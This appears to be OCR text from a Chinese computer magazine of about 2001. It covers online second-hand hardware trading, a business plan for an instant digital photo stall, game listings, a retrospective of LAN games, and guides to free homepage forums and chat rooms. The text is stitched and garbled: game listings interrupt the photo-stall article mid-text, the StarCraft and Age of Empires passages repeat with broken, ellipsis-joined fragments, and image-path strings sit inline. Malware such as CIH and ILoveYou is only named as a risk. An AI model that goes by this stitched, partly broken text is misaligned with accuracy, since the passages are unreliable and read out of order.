少，货比三家不吃亏嘛。电话联系，尤其是长途话费太贵，不符合勤俭节约的宗旨。使用电子邮件发布消息和进行联系相对来讲优点多多，不过还应当注意对自己电子邮件地址的保护。俗话说，插起招兵旗，自有吃粮人。话虽不错，不过要是胡乱插旗，那些心怀不轨者，也会不请自来地找上门来。别光想着提高广告效应而随便把邮件地址向外公布，日后多收一些垃圾好像问题还不太大，要是哪天一不注意发给你几个“美丽莎”、“我爱你”什么的那可就麻烦大啦！

网上交易的去处很多，设摊摆点的地方很容易找到。现在人气比较旺盛的有小熊在线(http://www.itbears.com/)、万千新闻(http://news.webking.com.cn)、IT30(http://www.it30.com)和一些中国电信的163地方信息港，以及国内的一些门户网站如搜狐、新浪、网易等的二手交易区。还有近来比较热闹的网上拍卖站点，比如雅宝(http://www.yabuy.com)、大中华(http://www.ibid.com.cn)什么的，这里就不多介绍了，翻翻以前的《电脑爱好者》吧。总之，做买卖的铺面太多、太多，哪天拉着你的小猫到网上搜索一圈，可千万不要迷了方向。

进到市场里面，别光顾着看热闹，现在该轮到你发言啦。有一个原则可一定要记好了，如实发布信息。明明你的主板有那么一个并口不能用，却硬说性能完好，明明中过两、三次CIH了，还吹嘘已经无故障工作两万五千个小时，整个一个卖大力丸儿的，那就太缺德啦。不过话又说回来，要是“以德服人”这一招不好使，想买的东西买不到，想卖的东西又卖不掉，万般无奈的时候，那就先君子、后小人一把，也……也……OK？不过千万别买你一块主板，烧人家一堆东西。一句话，做广告，再怎么修饰、润色也得有个度。

第四招：待价而沽

电脑的总体性能随着CPU时钟频率的提升，每18个月可以翻一翻，近来更是不断提速(可能是受中国铁路的影响)。而电脑及其配件的价值，或者说是价格吧，总体上却在不断下跌(可能是受欧元汇率的影响)。以前有人估算过，一台电脑售出后基本上是按每天10～15块RMB的速度跌价。至于电脑各个配件的价格走向，除去显示器、机箱等略显长寿外，其他配件，则或者因为迅速磨损（如光驱、软驱），或者因为性能落后（如显卡、声卡），几乎都是以每月3～10%的比例下跌。如果市面上还有这类产品出售，二手货的价格只能是当时市价的70～80%左右。如果这种产品(同一型号而非同一品牌)由于厂家停产而已经在市面上见不到了，那么它的估价也就只能按每月3～10%的下跌比例来折算了。这种价格走向的形成除了由于厂家在不同时期对产品的价格调整外，后期多半是因为人们的心理作用使然。还有一些，则或多或少是二手市场约定俗成的原因，姑且也算是一种‘行规’吧。

如果对方给价离你的预算太远，谈不拢，就另找买家或卖家，绝对用不着在一棵树上吊死。当然，这个时候“沉默是金”的法则或许也能有效。冷两天，对方可能就会有让步的表示。还需要记着，要是人家给的价格太称你的心意了，你也用不着高兴得过早，小心里面有猫腻哟！如CPU是否被Remark，或者被长期超频使用，硬盘是否存在坏道，光驱是否被调过激光头的功率，是否用刷过BIOS的普通显卡冒充名牌等。

二手交易虽然注定卖家总要心疼，买家难免后悔，但每一次交易时的心态都应当尽量平和，同时让对方能感受到你的诚心诚意。瞅准目标后应该就具体细节逐一详谈，要是在谈具体问题时还老是玩闪转腾挪的招式，人家难免要厌烦你，那样的话，受损失的多半会是你自己了。

第五招：人穷志短

这情形实际是因国内的经济水平地域性差异太大所导致的。就电脑的使用和普及水平而言，内地、中西部相对落后。在南方及东部沿海的部分城市，却养出了不少自诩“顶级硬件发烧友”，其实是“超级电脑败家子”的一帮人。内地的玩家对自己的破东烂西可真算得上是敝帚自珍，随你那边奔III、K7再怎么宣传得天花乱坠，我这边486、K5-133什么的还照样老骥伏枥(其实是虽然早想阔一把，无奈囊中羞涩)。而京、沪、津、穗及沿海的一些大、中城市，省会城市的玩家却真正大方得要命，才用了一年半载的板卡就都当是破烂随地乱扔了。如此一来，倒也成全了我等众多贫下中农，爽！

当初孔老夫子大热的天打死也不喝盗泉里面的凉水，现如今俺因为这电脑的更新换代却难免要吃上两口嗟来之食。哎！这世道，又印证了另一句老话：人一穷，志就短呀！

第六招：共同维护

碰上过网上的恶语相加、中伤诽谤吗？这情形也非常有必要再传一手独门工夫。交易的整个过程应本着好商好量的原则，所谓生意不成情谊在。千万别情绪使然，老是嘴巴上火（建议提前喝点金银花、野菊花什么的，预防一下）。交货、付款之前，也最好能通过电子邮件或传真的方式就物品介绍、价格、付款方式以及试用维修等内容准备一份书面协定，空口无凭、立字为据。如果碰上中伤诽谤，一方面要尽可能解除其中的误解、误会，另一方面也不要老是‘以君子之心度小人之腹’。考虑到你自己的网上信誉，对那些不怀好意者，的确需要该出手时就出手，除非你自己理亏。

防患于未然的关键应该是大家共同努力，保持网上交易市场的清洁，才能建立有效的信誉体系，也才能让那些个道德水准欠佳者无遁身之地。

万一上了当，吃了亏，也不必不好意思自揭伤疤。及时地公告出来，给更多的人提个醒儿，怎么说也算是做了一项有意义的公益事业吧。:-)再说了，碰上武艺高超的热心网友，或许还能和你联手，通缉捉拿，帮你挽回一些损失。

好了，以上几招，各位如果有空不妨操练一二。至于其他一些具体的交易方式，比如“以物易物”、“网上寄卖”什么的，心法大同小异。大家可以参照以上要略慢慢地融会贯通，看看是灵也不灵。

2001 年 1 期上的“电脑创业”挺有意思，我也有这样一个小小的经历，不妨写出来供大家参考。

电脑创业方案之四——“数码照相，立等可取”

□山西　小招

一、确定目标

现在打字、复印、卖电脑、二手机或做婚纱照片的营业者挺多，所以，如果要投资这些，不是干的人太多，就是投资太大。如果你不愿意走众人之路，而且手上又没太多银子的话，就要考虑其他的致富之路了。经过我的观察发现，在各景点或人多之处（如广场、游乐场、公园附近），照像的人挺多，但大部分营业者都是挂着普通照相机，给一个顾客拍完后，就写给他一张单，并告诉他过一两天再来取。可我遇到过好几次这种情况：再来拿时总找不到给我拍照的人。也就是说，这种做法有点“风险”。于是我就想到用固定的摊点，再买部数码相机，和俺家的那部P3的电脑结合，开一个露天的“立等可取”的照相摊。

二、执照税收问题

其实这个没什么好说的，到工商局办一个营业执照，只需要大约 200 元就成了。而税务方面是定税，根据我们这儿（山西长治）的情况，每月只需交100元左右足够。（编者注：各地情况不同，请查询当地工商及税务部门。）

三、成本与费用

1.电脑　针对此项业务是打印照片的，你就得配置一台大硬盘的（装照片啊，当然还有一些比较好的样品照片也装进去），内存在 128M 的（现在便宜啊），CPU其实配到赛扬566就成……总的来说，就是配一个对图像处理能力较强的机子就成了。大约要花银子 5000 - 6000 元。

2.打印机　应该有很多种品牌供你选择，不过我想用喷墨的打印就成。现在的喷墨打印机技术完善，打印效果能达到照片级。另外，你可以买独立墨盒的打印机，可以省你好多银子呢。我强力推荐的是，爱普生的 Color3000，大概 2000 - 3000 元的银子就够，而且它是针对照片打印的，我们用过觉得还可以。

3.数码相机　比较重要的东西就是数码相机了，如果你要拍一些高精度的照片，你就要买一部分辨率较高的数码相机，如果你所在地的顾客不是太苛刻，你就可以少花点儿钱买一个只要效果不错的就成。据我的调查，大约 2000 - 3000 元的就算好的了，你可以根据自己的银两库存情况，选取一部自己能承受的数码相机。

4.软件　要一些比较专业的，比如 Photoshop、我形我速之类的。Photoshop6.0挺好用，推荐使用。如果有条件的话，还可以买些专业的软件，如“科发”，“创意卡尔”等，都挺不错的，并且学起来也简单。就算你不太懂做图片的软件，也可以最多在一个星期内就上手的！（编者注：打印机会附带一些制作照片的软件。）

5.设施　挺简单，就和卖冰棍的一样摆个小摊，上面放一台电脑外带打印机——对，差点忘了，也可以加一部紫光的扫描仪，1300 元的那种 600 × 1200 的就可以了。还有还有，一个大大的遮阳伞！呵呵，要不你一个夏天下来，准黑得连你老妈都不认识了。

6.人员　这个更简单，除了你一马当先之外（你可以做照片），还得找一两个人专门在外面跑着给人家拍照，可以免去你辛苦之劳啊！

7.好处　除了能挣钱，对于顾客来说，他们能在不长的时间里得到他们想要的任何形式的照片，当然好了。



古龙群侠传　新品上市



游戏类型：武侠 RPG

制作厂商：金智塔

发行厂商：金智塔

游戏容量：4CD

上市时间：2001 年 1 月 16 日

价格：待定

游戏为传统的武侠RPG类型游戏，采用了开放式的剧情和任务系统，多开端和多结局，所有场景均对玩家开放（某些场景可能需要满足相应的条件）。游戏的剧情取自于古龙的七部小说：《多情剑客无情剑》、《天涯、明月、刀》、《陆小凤传奇》、《楚留香传奇》、《绝代双骄》、《名剑风流》和《武林外史》。游戏将由一背景主线贯穿，随着玩家在这个纷繁复杂的江湖中的不断探索，主线剧情将逐渐显现，而玩家届时的行动将决定整个游戏的结局。您也将再次亲历古龙小说中著名的的情节事件，与小说中著名的角色进行互动。古龙大师的原创风格精髓——阴谋和迷题也将在游戏中表现得淋漓尽致。



石器时代



游戏类型：在线角色扮演

制作厂商：日本 JSS

发行厂商：华义联合

代理厂商：智冠电子

游戏容量：1CD

上市时间：2001 年 1 月 12 日

零售价格：29.00元

《石器时代》和目前的在线游戏有很大区别，以明亮的色彩、可爱的人物造型和幽默的设计取代了传统在线角色扮演游戏的血腥和暴力。在《石器时代》中，没有绚丽的技能或工作，村落相当和平，没有紧迫的任务。玩家也不需要用武力锻炼身体，可以依照自己的意愿一边锻炼自己，一边交友，快乐地遨游在石器时代之中。活泼的色调加上逗趣的对话，让您流连忘返，多姿多彩的游戏内容更能让初次接触的人很快地投入其中。

立等可取，而且是看着你做的，在思想上也有“放心”这个概念呀。

8.合计　上面提到的软件加硬件，再加上初始时的投资，大约 13000 元足够了！呵呵，还可以接受吧？

9.其他　如果是在夏天，你也可以边拍照，边做冷饮生意，虽然不能挣多少钱，但是出的税绝对够了。如果转到了秋天和春天，可以卖些其他的零食。（画外音：如果在冬天，不冻死你才怪，哈哈）。没事儿，如果在冬天，你的那些设备还在，如果你挣到了足够的钱，可以不在外面做了，选个门面（当然还是人多的地儿好）做打印之类的生意，不能让机子闲着呀，你说是吧？要不，只好等到来年了！（能不能做冷饮生意，还请询问当地主管部门。）

强烈建议　你选择的最好的地方就是在你们当地的风景旅游点，那儿的人绝对多，并且大部分人都需要马上就取，所以那儿是一个不错的选择。

四、收入

打印照片，主要靠清晰效果，所以你最好用好一点的照片纸。刚开始你不可以光想着挣钱，打印一张照片不能收顾客太多银子，先要树立良好的形象，过一小段时间再加。在我们这儿的行情是打印一张要7元左右就可以（告诉你，基本上每张的成本是 4 元左右，你自己往上加吧）。你想，身处热闹场合，能不人多吗？所以这个收入还是可观的。当然也可以给顾客做以前的老照片，要人家 6 - 8 元就可以了。对于有特殊要求的顾客，如把照片放大、加边框等，可以根据材料的价格适当多收点银子。另外，你在夏天做冷饮生意，那些零钱可不能小看，它的收入也是可观的哦！对了对了，你可以做一些优惠卡、打折卡之类的以招揽回头客！

五、核算

据我们的经验来看，如果旅游的人多的话，一个月光照相的收入就有两三千元，再加上做冷饮之类的小生意，一个月有三四千呢。哈哈，只要三四个月，你投入的那点成本就能全部收回了！

现在国家鼓励人们消费的观念，给大家的放假时间也多了，到外地旅游的人也越来越多，只要是景点，不愁没有人。怎么样？我的馊主意不错吧？希望你用了我的点子之后，发了大财可要先请我吃一顿！*^_^*

Arcanum（奥秘）
制作公司：SIERRA
游戏类型：角色扮演
容量：2CD
评分：8



这是一款角色扮演游戏，游戏设计者相当有名，乃当年设计《FALLOUT》的三位设计师：Tim Cain、Leonard Boyarsky 和 Jason Anderson。这款游戏的特色主要包括：无分类，以点数为属性配置的系统，复杂的状态系统，利用八种不同的人物属性来定义你的角色，超过12种附带属性，十六种主要技巧（赌博、治疗等），八十种魔法，十六种学说，五十六种科技等级，八种科学理论，角色自动管理，使你的人物性格倾向分明而且多样化。超大型的游戏环境，多线式的结局（含评分），为游戏增添了刺激度的相互竞争，制作细致的画面效果。

Conquest（征服）
发行公司：MICROSOFT
游戏类型：RTS
容量：2CD
评分：7



这部作品来自Digital Anvil，由有名的游戏制作人 Chris Robert 亲自担纲操刀，是一款以太空为背景的即时战略游戏，游戏中有三个不同特色的种族可供各位选择，华丽的星空景观和独创的战略补给系统是这款战略游戏的最大特色。

Throne of Darkness
制作公司：SIERRA
游戏类型：ARPG
容量：2CD
评分：8




这是一款日式的 DIABLO 类作品，以丰富的日本神话为背景，再结合支持35人的崭新的连线模式，可玩度高。游戏中你可以选择七种不同的角色，包括狂战士、忍者、大力士、剑豪、弓箭手、法师以及领队。画面上充满东洋风格，感觉十分新鲜，解析度达到了800x600 16bit 色彩的效果，支持硬件 T&L 技术，使画面更为精美。

Carmageddon 3 TDR 2000
制作公司：XICAT INTERACTIVE
游戏类型：竞速类
容量：1CD
评分：7



这是一款疯狂的赛车类游戏，玩者除了要完成比赛之外，还可以到处破坏，而且破坏的程度真是难以想象，适合疯狂的赛车爱好者。游戏的画面细致，物理效果也颇为出色。

NASCAR Racing 4
制作公司：SIERRA
游戏类型：竞速类
容量：1CD
评分：7



新作第四部有不少改进的地方，着重增加了游戏的物理性质，还有汽车调较部分亦算是游戏的另一大特色，你要考虑使用哪个配件才可以使赛车达到最佳的速度、性能，这也是胜负的关键。不过各位新手不用太担心，在《NASCAR Racing 4》内新增了帮助的功能，里面有详细的解说。此外，游戏的画面不错，速度感较强。

Emperor: Battle for Dune
制作公司：WESTWOOD
游戏类型：即时战略
容量：2CD
评分：8



这款有名的 RTS 作品继作，玩家扮演三个不同的种族，在三个种族中又有五个不同的国家加以区分，你必须在这五个国家中选出一个来并且获得整个Dune行星的统治权。其最大特点是，游戏将任务和关卡的要素给删掉了，你最后的目的则是以摧毁敌人的主基地或母行星为主。当然，游戏中增加了全新的兵种和更多变的地形，还有细致的图像表现 。

X Plane
制作公司： XICAT INTERACTIVE
游戏类型：模拟飞行
容量：1CD
评分：6



这是一款世界知名的模拟飞行游戏，真实度和难度都是其最重要的卖点，游戏中比较有特色的地方是可以让玩家自行设计飞机，建立自己的飞行世界。此外，游戏提供了丰富的飞机型号可供选择，包含各种客机、战斗机、小型商务客机、直升机、轻型飞机，甚至像 V-22" 鱼鹰 " 以及美国的马赫 3 验证机 XB-70 都可以找到。游戏中各种气候，时间参数自然也力求真实，同时也包含了世界各地的机场数据。

□线人 小伟



联网游戏之精彩回顾篇

□贵州　yago

"网吧"虽然已是政府明令禁止的联网游戏场所，但是联网游戏的娱乐性、普及性却是一种不用争辩的事实，我们大可利用单位、宿舍、家庭组成的局域网，尽情享受联网游戏的乐趣。多人游戏的魅力远远不是单机游戏所能匹敌的，人类的愉快感来自压力，游戏太容易了难免索然无味，太难了又没有成功的快感，结果电脑对手的AI永远无法满足玩家的需要，只有当你的对手也是一位（或数位）坐在屏幕前的活人时，这场比赛才有公平可言，而这种成功与失败的刺激也只有在联网游戏中才能体会得淋漓尽致。我们将选择性的介绍一些曾经流行过的联网游戏，让我们一起来回忆一下在同轴电缆和集线器上曾经传送过的那些经典游戏的代码吧！

一、即时战略类（RTS）


西木头公司的《命令与征服》（C&C）理当是联网游戏中的先驱。游戏背景为未来世界中类似联合国的GDI联邦和狂人凯恩领导的NOD两大组织为争夺泰伯利亚矿石而爆发全球战争，至今应还有人记得小兵们扯直了嗓子的那一声“Yes！Sir！”。今天看来，《命令与征服》只能算是一款粗糙的联网游戏作品，但它具备了即时战略游戏的全部特点，并首次成



功地推广了多人游戏模式。这个游戏应该是联网游戏中出现的第一款RTS，以采集香料为主的资源生产模式显然沿袭自RTS的鼻祖《沙丘魔堡II》。从《命令与征服》开始，玩家们逐渐演绎出一套屡试不爽的RTS兵法，诸如偷袭香料车、快攻、人海战术等等，在联机中发现的炒兵BUG几乎在一夜间传遍全国。由于对配置的要求不高，低端486就能流畅运行此游戏，玩友们十几分钟内即可“搓”完一局，既省时间又省钱，非常符合联网游戏的标准。

也有人一直认为《魔兽争霸II》应该也算联网游戏RTS中的元老，这个由暴雪公司推出的魔幻色彩游戏各方面都显得很出色，人族与魔族的战争一直是游戏和小说中经久不衰的题材，在《魔兽争霸II》里，多兵种的协同作战和资源多样化的组合将即时战略游戏的发展推上了一个新台阶。除了浓郁的魔幻色彩，《魔兽争霸II》的精美图像当时一致受到玩友们的交口称赞，毕竟指挥骑士和魔法士的感觉比火箭兵和坦克什么的要浪漫得多吧？什么，不同意？那就当我没说……

《星际争霸》是迄今为止仍当之无愧的“联网游戏之星”，玩家可选择人类、虫族和神族三个派别在陌生星球上决一死战。人类综合实力较强，虫族具有压倒性人口优势，神族则善于各种魔法和护盾术。《星际争霸》演绎出更多的打法和战术，它要求玩家反应敏捷，还要能利用鼠标娴熟操纵每个单元，基本上是分秒必争。《星际争霸》支持多种联网方式，从TCP/IP、IPX、Modem到串口一应俱全，它对硬件的要求也不高，别看配置要求低，但图像和音效都非常棒。这部科幻味道十足的作品不仅在因特网上频频引发对战热潮……衰的必备游戏。国际上……霸》大赛，暴雪公司也……



……几乎忍不住要把那句……星际”了吗？《星……于对硬件要求低的同……信它在联网游戏中的霸主地位还能持续好几年。

《帝国时代》作为微软杀入即时战略游戏的拳头产品也非常成功，尤其是二代在质量上完美到几乎无可挑剔的地步。这个游戏所带来的周边文化在国内也颇有影响力，各民族有着截然不同的优势和缺点，加上变化繁多的技术

升级补丁。另外还有多种非官方的资料片出现，听说最新的1.08版升级后虫族实力大减，挺可惜的。只要到玩友中随便坐坐，阁下很快会听见邻座的兄弟正讨论“口水鸡”和“黑暗圣堂武士”心得。这个游戏是如此深入到玩家心中，以至于他们几乎忍不住要把那句IT时代的经典广告语改为：今天你“星际”了吗？《星际争霸》在联网游戏中的成功就在于对硬件要求低的同时却在各方面均有不俗的表现，相信它在联网游戏中的霸主地位还能持续好几年。

《帝国时代》作为微软杀入即时战略游戏的拳头产品也非常成功，尤其是二代在质量上完美到几乎无可挑剔的地步。这个游戏所带来的周边文化在国内也颇有影响力，各



民族有着截然不同的优势和缺点，加上变化繁多的技术促使玩家在战斗的同时还必须兼顾内政经营。这样的设计客观上提高了难度，因此玩它的人明显没有《星际争霸》多。《帝国时代》系列注重的是军事和内政的协调，然后才是战场上的角逐。也有高手们发展出黑暗时代的突袭战术，强调早期制胜，此时闪电快攻已经逐渐成为即时战略游戏中的主流杀手锏。《帝国时代》对硬件的要求略微高些，特别是二代图像非常精细，地图如果大些或参战部队过多就会出现速度巨降甚至死机的情况，因此当我们看到有大批钟情一代资料片《罗马帝国》的玩家时不必大惊小怪。

在联网游戏中还有很多即时战略类游戏出现过，诸如《横扫千军》、《黑暗王朝》、《家园》等等，但这些作品或缺乏突出特色，或因配置要求不低而曲高和寡。在即时类游戏中，《盟军敢死队》算是一个比较另类的典型，一支类似“加里森敢死队”的特种小分队由几位玩家各自控制的角色组成，这些英雄们都有自己的绝活，要做的就是潜入敌后痛宰德国法西斯。游戏中的人物形象细腻清晰，充分借助地形和各种武器可以通过不同方式完成任务，对团体配合的要求也提到了一个新高度，但此游戏因重复可玩性较差很快不再时兴。

二、回合战略类（TBS）


谈到联网游戏里的战略游戏就不能不提RTS的近亲——回合制战略游戏。说实话，你一轮我一轮的回合制游戏并不适合联网游戏所要求的快节奏，但3DO公司的《魔法门英雄无敌》却是个罕见的例外。《魔法门英雄无敌 III》是该系列中画面最精美的，极富幻想色彩的场景和花样繁多的职业、种族迅速吸引了唯美派玩家的眼睛。在魔法世界的地图上，大伙儿为了争夺城堡和宝物各自运筹帷幄，各种奇妙的魔法道具和前途未卜的异世界探索为这些厮杀增添了无穷魅力。由于不像即时战略游戏那样需要CPU做大量实时演算，这个游戏尽管图像漂亮但运行起来却不慢。目前各地联网游戏中比较流行的是三代的首部资料片《末日之刃》，它对以往的缺陷作了完善和补充，另一部资料片《死亡阴影》也不及它的名声响。回合制游戏的老问题就



在于即使电脑运算很快，但玩家却还要在对手思考的时间中苦苦等待，经过十几轮后很快就会有某位参战朋友发出如雷的呼噜声。

三、角色扮演类（RPG）

现在推出的角色扮演游戏大部分有多人联机模式，但RPG需要大量时间的特点使它从来没有成为联网游戏的宠儿，直到暴雪的动作RPG《暗黑破坏神》出世。这个游戏和它的资料片《地狱火》也是国内联网游戏中的必备



品，玩家扮演不同职业的英雄人物闯入地下迷宫，斩杀妖怪的同时掳掠各种珍稀装备，最后把地底深处那只长得像头老山羊的大菠萝（Diablo）给劈了，据说这样就天下太平了，不过咱总觉得大菠萝与各位玩家相比好像要更无辜一些。《暗黑破坏神》画面精美细腻，人物动作流畅，诡秘的音效对阴森气氛的烘托很成功，它吸引联网游戏玩家的主要原因是动作感强，跟几位朋友组队钻入地下迷宫后一通乱剁让魔怪们灰飞烟灭的感觉确实不错。这个游戏更独特的是千变万化的各种武器装备，在每次游戏中都会采用随机组合方式产生出完全不同的宝物，如果运气好可获得属性超强的罕见装备，充分满足了玩家的收集欲望。玩家们冒险的迷宫每次也会不尽相同，对罕见装备的渴求和“分赃不匀”的争吵声伴随着联网游戏一族度过了无数个不眠之夜。

四、第一人称射击类（FPS）

第一人称射击游戏因其更快的节拍也成为联网游戏中广受欢迎的一族，最早在联网游戏中出现的FPS大概要算《毁灭公爵3D》吧。那还是键盘一统江山的时代，图像和音效都还凑合，当时打着挺紧张的，但到了多人联机时，往往最后就是一场乱七八糟的混战。后来就是上了档次的《雷神之锤II》，可惜FPS类游戏都有号称“硬件杀手”的通病，配置低的机器即使能玩，但速度和图像也很难令人满意。联网游戏中逐渐流行的《雷神之锤II》很快逼迫大部分玩家放弃了纯键盘的操作方式，改为键盘加鼠标后，主角的动作灵活多了，射击时也更加得心应手。这一场革命之后，我们很快迎来了联网游戏中真正经典的FPS——《三角洲特种部队》。在游戏里，玩家扮演美国三角洲特种部队成员，凭借琳琅满目的武器装备奔波世界各地打击恐怖活动。这个第一人称射击游戏之所以能在联网游戏中红透半边天，主要是因为不需硬件加速卡，而且能让玩家体会到联机组队作战中整体团结配合的重要性。只要有奔腾MMX166以上的CPU和足够多的内存，《三角洲特种部队》就能让玩家体会到现代局部战争的血腥，分组对抗、夺旗、自由厮杀等模式无不让玩家们终日津津乐道。这个游戏虽在图像上略显粗糙，但出色的临场感和音效完全弥补了这点小小的不足。各地联网游戏的三角洲高手们还纷纷组建地方团队，并通过因特网与异地同道竞赛，一时成为国内网络界中的奇景。



五、体育运动类（SPT）

大部分联网游戏都强调玩家之间的协调配合，而体育运动也正有着同样的宗旨，被做成游戏软件的运动项目自然把这点表现得更明显。国内联网游戏中上座率最高的竞技类游戏大概是《FIFA2000》，也许是因为国内越来越多的玩家兼职当了球迷。《FIFA2000》以完备的各国球队设定和恰到好处的人工智能（当然不能太高）赢得了每位中国球迷兼玩家的心。每当国家队在重大比赛中惨败，联网游戏中很快会出现一批选择中国队痛K老外的球迷玩家，当队友发来角球被你成功顶入对方大门时的兴奋很快就能盖过目睹国家队兵败的恼怒。而且还有一点，联机玩《FIFA2000》也为那些无缘涉足绿茵场的人们提供了一个圆梦的机会，毕竟游戏的宗旨就是自由地追逐梦想，要真上了场各位玩家们只怕也得给国人骂个狗血喷头。





除了球类外，还有很大一批飙车族玩家，现实生活中他们当然没钱购买国际车展上最新款的法拉利跑车，但在电子艺界的《极品飞车》系列赛车游戏中，他们却可以拥有梦寐以求的世界名车，驾驶着宝马飞驰在阳光明媚的巴黎郊外。《极品飞车》系列自从诞生以来一直是赛车类游戏的龙头老大，这款游戏的每一集都为玩家献上了各款最新式的豪华跑车。联机赛车追求的是一种竞速的快感，虽然是在虚拟世界中，但绝尘呼啸而去的惊险却毫不逊色于真正的赛车。在联网游戏中与朋友一较高下，既能领略驾驶豪华跑车的快感，又不必为撞坏名车甚至丢掉小命而担忧，所以即便是在“撞坏”十来部法拉利之后，阁下仍可出门跨上加重型“永久”神色自如而去。





联网游戏提供给玩家的是与同道联机的乐趣，也许各位不难发现，能够持久流行的联网游戏通常具备三个特点：节奏快，硬件要求低，画面不是很差。这些游戏不一定是最新的游戏，但却有很强的娱乐性，由于种种局限，很多图像质量高耗费时间长的游戏在常见的联网游戏中无法见到，诸如《雷神之锤III》等游戏甚至只提供对因特网联机的支持。随着因特网的进一步普及，多人联机游戏必定会逐渐转移到因特网上，作为过渡性的联网游戏最终将日暮途穷，但以上这些经典游戏却会成为老玩家记忆中永远闪烁的亮点。

上网！上网！上网！上网已是当今最流行的话题，上网做什么呢？聊天、收信、看网页……看的网页多了，自己也想做一个网站。

看看那些大型的专业门户网站，有实时新闻、聊天室、论坛、搜索引擎……访问量极高。是不是也想在自己的主页里加入这些功能？可是凭一己之力很难做到这点，那可需要利用PHP或ASP等高级网页技术哟。即使你具有这种能力，实现起来还是会有问题，因为PHP或ASP等技术是需要服务器支持的，而现在大多数免费的主页服务器都很难全部支持。

实际上，有很多功能不用我们亲自去做。网络是一个百宝囊，我们可以花很少的时间来达到目的，迅速做出“梦幻主页”。

步步高栏目主持　小渔

梦幻主页

百宝囊之论坛

□江苏　太子

现在好多专业网站提供了论坛，个人主页岂能落后？在http://bbs.21want.com/apply.asp就可以实现我们的梦想。

首先，点击“我要免费论坛”，出现一个申请免费论坛的申请表（如图1），共有11个选项，认真填写。填完后点取“立即申请”提交该表格。表格提交后会出现一个页面，告诉你论坛的URL（这时只要在地址栏中输入URL就可以看到自己的论坛了（如图2），以便链接时使用。

由于该论坛是完全免费的，所以在论坛页面上有广告条，不太好看。不过你可以通过论坛上的管理区对论坛进行个性化的设置。这里的设置主要有两项，一项是在论坛顶部加菜单，可以是自己主页的导航链接；另一项是在论坛底部加LOGO，可以是自己的靓照，也可以是自己主页的LOGO或是一条广告。下面就剩下最后一步，在个人主页上选定自己比较喜欢的文字或图片，做一个链接，这样你的论坛就开张大吉了。

其实，现在网上提供免费论坛的网站很多，下面再介绍几个网站给大家参考，方法与上面大同小异。

雀网：http://www.hzwww.net/

好多在线：http://www.yaah.net/

万维品网：http://www.hotwinfo.com/picknet/

易路免费网:http://www.sy169.com/

网易免费个性化论坛系统:http://luntan.163.com/



图1



图2

梦幻主页百宝囊之赚钱工具条

□辽宁　来子

加入广告条只对站长有利，对于浏览者几乎没有用，如果你的主页内容好，加一点广告大家还可以接受，如果内容不多，广告不少，我想不会有人愿意再来的。

现在有些网站开设有赚钱工具条服务，加入相应的代码就会在你的主页的上方或下方出现一个工具条，里面有搜索引擎、繁简转换、个人书签等功能，当然也有一个小广告，但广告不大，当浏览者使用这个工具条的时候，不会太在意那个小广告的。但那个广告是起作用的，当你的访问量到一定程度时，自然会收到汇款单的。这种赚钱工具条，以多来米网站最为典型（http://bar.myrice.com）。申请成功后，你会得到两串代码，按要求把其中的分帧代码加入到一个新网页中，保存时文件名起成规定的名字，再把另一串代码加入到你首页代码中的<head></head>之间，这样工具条就安放好了，浏览时就会在主页的指定位置出现工具条了（如图）。看到了吗？窗口下方的那个工具条。



梦幻主页百宝囊之个人聊天室

来子

上网聊天已经成为时尚，各大网站都相继开通了自己的聊天室。有了聊天室，访问量会直线飙升，可是制作聊天室是一个非常复杂的事情，一些网站开设了免费个人聊天室的服务，其中以网易(http://chat.163.com)最为著名。在网易聊天室中申请个人聊天室，聊天室的标题、颜色、广告条都可以自己定义，申请成功后你会得到聊天室的入口代码。加入后，聊天室入口如图1，位置你当然可以自定义。进入聊天室后效果如图2，这就是来子的个人聊天室。



图 1



图 2

梦幻主页百宝囊之语音聊天室

太子

语音聊天是目前刚流行的、最时髦的一种聊天方式，你只要有一般的上网速度和一只普通的麦克风就完全能够加入进来，它可算是世界上最便宜的长途电话哟。^_^ 如果在自己的主页上建立一个属于自己的语音聊天室，无论他（她）在天涯海角，你们都可以约定在自己的小家中说说悄悄话，岂不美哉？

1.申请语音聊天室　登录http://www.hzwww.net/，单击“免费服务”中免费语音聊天室的“申请>>>”，填写免费语音聊天室系统申请表，申请完成后，你已经得到一个属于你自己的语音聊天室了。它的地址是：http://www.hzwww.net/cgi-bin/allchat/chat.cgi?id=管理员名称，其中管理员名称就是你申请填表时输入的名称。

2.放入主页　在你主页的适当位置做一个文字或图片链接，链接地址就输入你刚才申请的语音聊天室的URL(太子语音聊天室的地址是:http://www.hzwww.net/cgi-bin/allchat/chat.cgi?id=byyhq)。效果如图所示。



3.语音聊天室的使用　进入语音聊天室后，点Options按钮中的Turn on VoiceCREATOR连接登录（你的朋友也是这样）。你的名称在左边列表中为黄色，前面有一个小喇叭。刚进入时是类似guestxxx这样的名称，点Option按钮后选Change Your Name可换名。当网友在线时（可以通过左上角的“叫朋友”对朋友进行预约），用鼠标按住talk或者F9不要松开，就可以讲话了，这时你名称前的喇叭会变为发声状。注意同一时刻只能有一人讲话，如果累了，也可以用文字进行聊天，用鼠标单击下面的“Type here to chat”即可。

心动了吗？赶快在自己的主页上建造一间温馨的语音聊天室吧！

梦幻主页 百宝囊之计数器

□江苏　太子

